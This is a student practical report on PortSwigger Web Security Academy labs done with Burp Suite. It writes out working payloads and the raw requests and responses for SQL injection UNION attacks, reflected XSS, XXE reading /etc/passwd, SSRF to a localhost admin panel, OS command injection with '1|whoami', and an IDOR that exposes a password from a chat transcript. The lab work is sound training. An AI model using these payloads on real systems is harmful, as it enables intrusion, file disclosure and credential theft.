

Ethical Hacking and Vulnerability Assessment

Roll No.: 18BCE152

Date: 20/10/2021

Practical 8


OBJECTIVE

- Test vulnerabilities using burp suite.

INTRODUCTION

Burp Suite Professional is one of the most popular penetration testing and vulnerability finder tools, and is often used for checking web application security. “Burp,” as it is commonly known, is a proxy-based tool used to evaluate the security of web-based applications and do hands-on testing.

Setup account in portswigger.



PortSwigger Log out MY ACCOUNT

Products Solutions Research Academy Daily Swig Support

My account

Your Account Details

Name
CHIRAG PATADIYA

Email
18bce152@nirmauni.ac.in

Change email address Change password

If you need to change any more of your account details, please [contact us](#).

Ethical Hacking and Vulnerability Assessment

1. SQL Injection UNION Attack, finding column containing text:

Lab: SQL injection UNION attack, finding a column containing text

PRACTITIONER

LAB

Not solved



This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a [previous lab](#). The next step is to identify a column that is compatible with string data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform an [SQL injection UNION](#) attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.

Access the lab

Track your progress

Learning materials:

[View all](#)

0%

Vulnerability labs:

[View all](#)

0%

Level progress:

0
of 47

Apprentice

0
of 123


Practitioner

0
of 27


Expert

• Steps for exploitation:

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the number of columns that are being returned by the query. Verify that the query is returning three columns, using the following payload in the category parameter: '+UNION+SELECT+NULL,NULL,NULL--'
3. Try replacing each null with the random value provided by the lab, for example: '+UNION+SELECT+ NULL,'X45xa6', NULL--'
4. If an error occurs, move on to the next null and try that instead.



Ethical Hacking and Vulnerability Assessment



2. Reflected XSS:

Lab: Reflected XSS into HTML context with nothing encoded

APPRENTICE

LAB Not solved

This lab contains a simple **reflected cross-site scripting** vulnerability in the search functionality.

To solve the lab, perform a cross-site scripting attack that calls the `alert` function.

[Access the lab](#)

Solution

Track your progress

Learning materials: [View all](#)

0%

Vulnerability labs: [View all](#)

1%

Level progress:

0 of 47 Apprentice

2 of 123 Practitioner


0 of 27 Expert

Steps for exploitation:

- Copy and paste the following into the search box:
`<script>alert(1)</script>`
- Click "Search".



Ethical Hacking and Vulnerability Assessment



3. XXE Exploitation:

Lab: Exploiting XXE using external entities to retrieve files



APPRENTICE

LAB

Not solved



This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

To solve the lab, inject an XML external entity to retrieve the contents of the `/etc/passwd` file.

Access the lab

● Steps for exploitation:

- Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
- Insert the following external entity definition in between the XML declaration and the `stockCheck` element:
`<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>`
- Replace the `productId` number with a reference to the external entity: `&xxe;`. The response should contain "Invalid product ID:" followed by the contents of the `/etc/passwd` file.

Ethical Hacking and Vulnerability Assessment

Request

RawParamsHeadersHexXML

```
POST /product/stock HTTP/1.1
Host: acf91faf1f8a2e7ec0b59b4d004a00f5.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://acf91faf1f8a2e7ec0b59b4d004a00f5.web-security-academy.net/product?productId=1
Content-Type: application/xml
Origin: https://acf91faf1f8a2e7ec0b59b4d004a00f5.web-security-academy.net
Content-Length: 177
Connection: close
Cookie: session=5CvmPbmYNU7Qesi3mI2dc2zdFBE4YpIL
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>xxe;</productId><storeId>1</storeId></stockCheck>
```

Response

RawHeadersHex

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 1228

{"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin"}
```

4. Server-Side Request Forgery (SSRF):

Lab: Basic SSRF against the local server

APPRENTICE

LAB

Not solved



This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at <http://localhost/admin> and delete the user carlos.

Access the lab

Solution

Track your progress

Learning materials:

[View all](#)

0%

Vulnerability labs:

[View all](#)

2%

Level progress:

2
of 47

2
of 123

0
of 27

Apprentice


Practitioner

Expert

● Steps for exploitation:

- Browse to `/admin` and observe that you can't directly access the admin page.
- Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
- Change the URL in the `stockApi` parameter to `http://localhost/admin`. This should display the administration interface.
- Read the HTML to identify the URL to delete the target user, which is: `http://localhost/admin/delete?username=carlos`
- Submit this URL in the `stockApi` parameter, to deliver the SSRF attack.

Ethical Hacking and Vulnerability Assessment



5. OS Command Injection:

Lab: OS command injection, simple case

APPRENTICE

LAB Not solved


This lab contains an **OS command injection** vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the `whoami` command to determine the name of the current user.

Access the lab

Solution



● Steps for exploitation:

- Use Burp Suite to intercept and modify a request that checks the stock level.
- Modify the storeID parameter, giving it the value `1|whoami`.
- Observe that the response contains the name of the current user.

Ethical Hacking and Vulnerability Assessment

Target: https://ac801f881f141a

Request

Raw Params Headers Hex

```
POST /product/stock HTTP/1.1
Host: ac801f881f141abbc05531c4002600cf.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac801f881f141abbc05531c4002600cf.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin: https://ac801f881f141abbc05531c4002600cf.web-security-academy.net
Content-Length: 28
Connection: close
Cookie: session=6cU3E7qlrq0uwsdEB7xsuryLaJRGSpG9
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

productId=1&storeId=1|whoami
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close
Content-Length: 13

peter-QNLIJi
```

Insecure Direct Object Reference (IDOR):

Lab: Insecure direct object references



APPRENTICE

LAB

Not solved



This lab stores user chat logs directly on the server's file system, and retrieves them using static URLs.

Solve the lab by finding the password for the user `carlos`, and logging into their account.

Access the lab

• Steps for exploitation:

- Select the "Live chat" tab.
- Send a message and then select "View transcript".
- Review the URL and observe that the transcripts are text files assigned a filename containing an incrementing number.
- Change the filename to 1.txt and review the text. Notice a password within the chat transcript.
- Return to the main lab page and log in using the stolen credentials.

Ethical Hacking and Vulnerability Assessment

Target: <https://ac7e1ff71e04c2f7c0641c7100b6000b.web-security-academy.net>

Request

Raw Params Headers Hex

```
GET /download-transcript/1.txt HTTP/1.1
Host: ac7e1ff71e04c2f7c0641c7100b6000b.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac7e1ff71e04c2f7c0641c7100b6000b.web-security-academy.net/chat
Connection: close
Cookie: session=90IhAZyopIefssjv6WNKvyKlRE4nbvW
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Content-Disposition: attachment; filename="1.txt"
Connection: close
Content-Length: 520

CONNECTED: -- Now chatting with Hal Pline --
You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the right one
Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll confirm whether it's correct or not.
You: Wow you're so nice, thanks. I've heard from other people that you can be a right '
Hal Pline: Takes one to know one
You: Ok so my password is bjkxhk2vv8jmf1zg9qtk2. Is that right?
Hal Pline: Yes it is!
You: Ok thanks, bye!
Hal Pline: Do one!
```

CONCLUSION

In this practical we gain knowledge about proxy tool burp suite. Also learn how to configure and hands on practice to finding vulnerabilities using burp suite.